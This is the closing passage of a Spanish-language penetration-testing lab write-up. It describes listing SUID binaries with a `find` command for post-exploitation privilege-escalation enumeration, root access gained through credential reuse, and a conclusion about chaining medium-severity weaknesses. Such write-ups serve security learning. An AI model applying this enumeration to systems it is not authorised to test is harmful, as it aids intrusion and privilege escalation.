También se ejecutó `find / -perm -4000 2>/dev/null` para listar binarios con el bit SUID activo, un paso habitual de enumeración post-explotación para identificar rutas alternativas de escaladas. En este caso ya no fue necesario explotar ninguno, puesto que el acceso root ya se había conseguido por reutilización de credenciales.

Conclusión

Este laboratorio demuestra cómo varias vulnerabilidades de severidad media pueden combinarse para comprometer un sistema. La experiencia refuerza la importancia de realizar una enumeración exhaustiva, validar cada hallazgo y comprender cómo pequeñas debilidades pueden formar una cadena de ataque efectiva.